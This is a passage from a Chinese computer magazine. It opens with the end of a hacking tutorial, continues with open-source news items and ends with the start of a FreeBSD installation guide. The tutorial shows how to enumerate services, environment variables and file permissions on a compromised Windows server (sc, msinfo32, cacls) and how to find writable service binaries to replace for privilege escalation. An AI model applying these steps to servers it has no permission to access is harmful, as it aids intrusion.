名称 = Serv-U

C:\>
```

图 7

先从系统服务的"显示名称"获得其服务名（当然，如果你知道其系统服务名称，就不必那么麻烦了，直接查询即可），命令为**sc getkeyname "Serv-U FTP Server"**，执行后的结果如图7所示。

获得了系统服务名称后，我们就可以用qc或query查询其相关信息了，如图8、图9所示。

```
命令提示符

C:\>sc qc Serv-U
[SC] QueryServiceConfig 成功

SERVICE_NAME: Serv-U
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files\RhinoSoft.com\Serv-U\ServUDaemon.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Serv-U FTP Server
        DEPENDENCIES       : .
        SERVICE_START_NAME : LocalSystem

C:\>_
```

图8

```
命令提示符

C:\>sc query Serv-U

SERVICE_NAME: Serv-U
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\>
```

图 9

我们再次派msinfo32.exe出场！嘿嘿，这个可是好家伙呀，Hacking必备。执行如下命令：

start /wait msinfo32.exe /report c:\windows\temp\service.txt /categories swenv+SWEnvServices，结果如图10所示。

下面来详细了解下如何用msinfo32.exe获取更多的信息，相关参数如下：

Msinfo32.exe的参数：




图10




图11

/? 显示"帮助"对话框
/msinfo_file= 文件名 打开指定的.nfo或.cab文件
/nfo或/s 文件名 将.nfo文件输出到指定的文件
/report 文件名 将文本格式的文件输出到指定的文件
/computer 计算机名 连接到指定的计算机
/categories (+|-)(all | 类别名)+|-(类别名)... 显示或输出指定的类别
/category 类别名 在启动时将焦点设置到特定类别

由于我们一般只需要获取软件环境信息，所以这里就只了解下此程序的软件环境的子类别开关名称。

软件环境的子类别：

子类别标题	子类别开关
驱动程序	SWEnvDrivers
环境变量	SWEnvEnvVars
作业	SWEnvJobs
网络连接	SWEnvNetConn
正在运行任务	SWEnvRunningTasks
加载的模块	SWEnvLoadedModules
服务	SWEnvServices
程序组	SWEnvProgramGroup
启动程序	SWEnvStartupPrograms
OLE 注册	SWEnvOLEReg

示例：

获取环境变量：

start /wait msinfo32.exe /report c:\windows\temp\Startup.txt /categories swenv+SWEnvEnvVars

获取程序组信息（可以获取到目标服务器所安装的软件信息）：

start /wait msinfo32.exe /report c:\windows\temp\programs.txt /categories swenv+SWEnvStartupPrograms

获取启动程序相关信息：

start /wait msinfo32.exe /report c:\windows\temp\Startup.txt /categories swenv+SWEnvStartup Programs

注意：示例中使用了start /wait开关，以便从Cmd.exe命令提示符处执行批处理文件和/或命令行。要启动Msinfo32.exe，必须使用start开关；如果使用/wait开关，则在当前项目完成之前，将不会处理下一个项目。使用start /wait开关可以确保计算机不会因为某些Msinfo32.exe类别占用大量CPU时间而发生过载。

最后，我们顺带介绍一下系统权限配置的查看。很多人都知道cacls命令，只要使用**cacls 目录或文件的路径**即可进行查看，如图11所示。

四、下面我们来做做总结

为什么要获取服务器的这些总体信息呢？

1、端口信息，可以让我们知道服务器开了哪些端口？哪些端口可以利用？哪些端口对应的服务或程序可以利用？或是对方还开了哪些我们不知道的服务（比如对方开了一些不常用的端口来运行高权限的WEB服务，如tomcat等）？就算SERV-U修改了本地管理端口，我们也可以通过端口和进程信息进行了解。

2、进程信息，可以让我们知道服务器运行了哪些程序？管理员喜欢开什么程序？或正在运行什么程序？有哪些防护（比如杀毒软件、防火墙等信息）？

3、系统服务信息，可以让我们了解，哪些服务是运行的？哪些服务可以利用？第三方服务的路径以及启动方式等信息。

如果第三方服务是装在某些特殊目录，我们可以通过查询系统服务信息获得后，用CACLS命令查询其是否有权限进行修改或写入等操作。若可以写入或修改，我们就可以替换或修改服务程序来达到提权的目的。

4、系统环境变量也可以让我们获得一些信息，比如安装了哪些程序？哪些变量我们可以利用（可以参照我以前写的《谈环境变量在Hacking中的利用》）？

5、系统权限设置的探测，我们可以通过一些疏漏的地方进行利用，以达到提权的目的。

服务器中细微的信息，都可能对我们的提权有所帮助，所以大家是不能放过的。啰嗦了那么多，不知道大家是否学到了东西呢？

编辑点评：

大家也许有这样一个感觉，看到某人拿下一个难度有点大的网站，而自己却无能为力，对此感到惊奇。询问对方入侵流程后，却发现入侵者用的都是自己已掌握的知识。为什么会这样呢？其实就是一个对基础知识掌握能力是否扎实的问题了。

窗外 Linews

编语：经过这么长时间的努力和阅读之前的相关专题，大家一定已经把Ubuntu玩得很熟了，那你应该已经准备好继续前进了。Ubuntu是入门级的，通过它可以让你更容易的掌握Linux的基础知识，但Unix/Linux的世界是很大的，有了Ubuntu的基础，我们就有勇气继续前行了，所以，下一步，我们不是继续徘徊在Ubuntu和简单的桌面应用，而是拉开一个新的序幕，这一切，从FreeBSD开始

1、OpenOffice四处创造纪录 占有全球1/4办公软件市场

OpenOffice这款免费的办公套件近年来的发展迅速得出人意料，由于欧洲和南美洲的政府、企业机构都非常注重开源软件的部署，因此它在这片肥沃的土壤中扎根成长。

最新的统计数据显示，OpenOffice在一些国家已经拥有主导办公软件市场的能力，特别是在巴西，它的用户超过了1200万。而在全世界范围内的办公软件市场，它也拿下了1/4的份额，面

向普通用户的下载量更是一年内突破了400万。

OpenOffice的低成本和高可用性及替代性得到了世界的关注。它和FireFox一样，同为开源软件，却在日常生活中显示出了强悍的战斗力，取得了不小的成果。

风飘点评：

不知道大家有没有注意过，在书店，到处可以看到powerpoint、word方面的书籍，你发现过介绍OpenOffice的书吗？现在的环境就是这样，但并不表示你可以忽略开源软件在你生活中的重要性。

2、抗议OOXML 挪威标准局技术委员会大多数成员辞职

挪威标准局技术委员会的23名成员中有13名宣布辞职，他们以此举动抗议该国标准局通过微软的OOXML格式作为国际标准。在今年早些时候，只有2个成员——微软和Statoil同意批准OOXML作为国际标准，其他21个成员都表示反对。但挪威标准局却向ISO提交了挪威同意OOXML的决议，这让其他成员感到非常气愤。

在辞职成员发表的公开信里，他们表示：

标准局宁愿相信37封从微软合作伙伴那发出的完全一致的公关信，也不愿相信自己的技术委员会。标准局完全违背了流程，没有真实反映出委员会的意见，而且这些做法已经违背了他们自己订下的规则。

风飘点评：

OOXML挣扎着走到现在，虽然成为了标准，但并不为人们所认可。不得不承认微软的公关能力，但人们心中的天平不会因为这些而倾斜。不知道微软明不明白，要被别人所接受，首先要拿出自己的真诚。

3、谷歌Chorme浏览器市场占有率稳定在0.7%

谷歌在今年9月2日最新发布的Chorme浏览器虽然备受各界瞩目，而且在发布24小时内其全球市占率就达到1%。不过，推出迄今已经一月，Chrome的市占率却未能趁势直线成长，根据美国流量分析业者Net Applications的追踪数字，Chrome发布二周后，其每日市占率就下滑并稳定维持在0.7%到0.8%之间。

Net Applications在今年9月的浏览器市占有率侦测数字显示，新问世的Chrome占据了0.78%的浏览器市场，而微软的IE及Mozilla Firefox浏览器的市占率都有下滑，其中，IE的市占率自8月的72.15%下滑到9月的71.52%，而Firefox的市占率则自19.73%下滑到19.46%。

风飘点评：

刚开始，Chorme还是很火爆的，在发布24小时内市场占有率就达到了1%，可惜这个成绩没有保持下去。不过chorme的确还不到“爆发”的时候，毕竟还是测试，问题还有不少，比如flash较多时容易崩溃。不过总的来说，chorme还是不错的，耐心等一下，期待正式版吧。

4、Firefox Mobile Alpha将会很快发布

据San Jose Mercury News透露，在他们采访Mozilla的CEO关于运行公司的问题时，他透露，Firefox Mobile Alpha将会很快发布。我们知道，Mozilla将会发布手机版的火狐，之前的传闻说是在2010年前发布，而现在我们将很快看到第一个测试版的手机版火狐。

风飘点评：

手机浏览器的大战也快打响了，虽然G1还没有用chorme，但估计也快了，火狐这时候肯定也要来分一杯羹的。个人还是很喜欢火狐的，但希望手机版的火狐能更贴近一般用户，将常用的组件也能预先集成好，不要像PC版一样，下载破了纪录，但只有25%的人在真正使用。 NOHACK

专题连载：FreeBSD学习笔记（一）

图 风飘雨

从本文你可以学到FreeBSD的基本安装

“窗外”不仅仅是Linux的天下，BSD一样是相当优秀的系统。现在，非Windows系统中最红的应当是Ubuntu，据统计，其桌面市场份额已占Linux桌面系统的48%。人们正在关注Ubuntu，但这并不表示你可以忽略其它优秀的操作系统，特别是对于服务器市场，我一直坚信，无论是安全上还是性能上，毫无疑问，FreeBSD才是最好的选择。你是不是把它忽略了呢？

说到服务器，很多人第一个想到的可能是红帽，只因为像FreeBSD这样的系统使用和维护起来要难一些，但这并不能遮盖它的光芒，也不能阻挡我们小菜前进的决心。所以，在Ubuntu大行其道的同时，我们也推出了一个新的专题，让我们一起走进FreeBSD的世界。

一、FreeBSD的起源

1969年，AT&T发明了Unix操作系统，在没有把它作为正式商品前，研究人员只是在实验室内部使用并完善它。Unix的源代码也被散发到各个大学，这使得Unix的普及更为广泛。

加州大学伯克利分校对Unix的改进相当多，增加了很多当时非常先进的特性，包括更好的内存管理，快速且健壮的文件系统等，大部分原有的源代码都被重新写过，以支持这些新特性，并把他们的Unix组成一个完整的Unix系统——BSD Unix (Berkeley Software Distribution)，向外发行。

经过历史上的一些版权纷争，相互促进，BSD Unix和Unix System V形成了当今Unix的两大主流，现代的Unix版本大部分都是这两个版本的衍生产品。

1993年12月，FreeBSD 1.0版本正式发布，任何人都可以通过购买光盘或者连接Internet进行下载，自由获得FreeBSD系统，使得FreeBSD取得了很大成功。

小知识：

由于Unix商标属于X/Open组织，而FreeBSD只是一个自由操作系统，从法律角度上看，FreeBSD不能被叫作Unix（不能使用Unix做商标），它和Linux差不多，算是Unix的后代。

二、FreeBSD的安装

FreeBSD的官方网站是“**www.freebsd.org**”，主页上就有一个大大的“Get FreeBSD Now”。直接点进去，你可以到这里下载最新的安装光盘镜像（它提供了基于很多主机运行平台的下载版本，我们一般使用PC平台的i386版本，如果你的硬件是64位的，可以下AMD64版本），目前最新的版本是FreeBSD 7.0-RELEASE，我们也使用这个版本来学习。一共三张CD，为了学习，狠狠心，都下载了吧。

小提示：

只需要下载**7.0-RELEASE-i386-disc1.iso**、**7.0-RELEASE-i386-disc2.iso**、**7.0-RELEASE-i386-disc3.iso**这三个文件，常用的软件包都在里面，下文简称为光盘1、光盘2和光盘3。bootonly是启动用的，docs是文档，都不需要下载。

另外，其实你也可以不必下载这么多东西，FreeBSD是可以直接通过网络进行安装的，但为了以后学习方便，还是都下了吧。

现在就开始安装了，将iso刻录成光盘，放入光盘1，打开电脑从光盘启动，就可以看到FreeBSD的启动菜单了，如图1。




图1 启动菜单

直接按回车启动FreeBSD，过一会儿就会自动启动安装程序开始安装系统了。最先出来的是选择国家的画面，选择第45个选项，就是“China”，如图2。




图2 选择国家

下一步是选择键盘布局，直接默认就可以了。回车后进入安装主菜单，如图3。

我们可以在这里查看和修改一些设置，不过一般没有这个必要，我们是初学者，直接执行标准安装就可以了。**选中第二项“Standard”进行标准安装。**




图3 安装主菜单

下一步就是头痛的地方了，分配安装需要的磁盘空间，如图4，要小心哦，不要将有用的分区格式化了哦。




图4 分配磁盘空间

在继续进行之前，我们要先了解一点关于磁盘的零碎信息。注意，FreeBSD和Linux还是有一些不同的，比如设备的命名和表示方法。

例如我们把硬盘分成好几个分区，这些分区在FreeBSD中的名字叫做“**Slice**”，而不是我们熟悉的“Partition”。还有，FreeBSD会忽略BIOS对正常磁盘序列的改变。比如你有2块磁盘，分别装了2个系统，你可以通过开机时设置BIOS来决定从哪个硬盘启动。但如果你安装了FreeBSD，就不是这样了，不论你怎么设置，系统都会从主硬盘来启动，所以有多硬盘的朋友要注意了。

图4是用FDisk调整分区的界面，上面显示的是分区的信息，下面是相关命令提示。如果你要用整个硬盘，那根据提示，直接按“**A**”就可以了，这之后，硬盘被自动分为两部分，然后选中大的那部分（标有FreeBSD），按“**S**”，意思是将它设置为启动分区。最后按“**Q**”结束。

如果你要保留磁盘上的原分区，那你只能用“D”和“C”分别来删除和创建新的分区，这样才可以安装FreeBSD。结束也是用“Q”。

接着就是安装引导管理程序了，如果你有多系统就选第一项吧。选择好以后要做的事情就是用bsdlable创建分区了。这里我们使用它的自动配置就可以了，直接按一下“**A**”键，它会自动为你分配好的，如果你不满意就自己调整吧。

下一步是让你选择要安装哪些软件包了，如图5。真正应用的时候当然是最小化安装，然后需要什么再加入什么，学习的时候就最好选择“All”，把所有的软件包都装上。但我提醒你，这可需要不小的空间哦，我的空间有限，就选个“User”吧，这样能装好基本的东西，够用了。选好之后会弹出一个提示框，询问是不是要安装“Ports collection”，有了这个以后安装软件能方便些，所以装吧，占不了多少空间。




图5 选择软件包

选“Yse”后会出现选择程序包的界面，让你确认一下要安装的软件包。确认之后用“Tab”键选中“OK”，进入下一步。

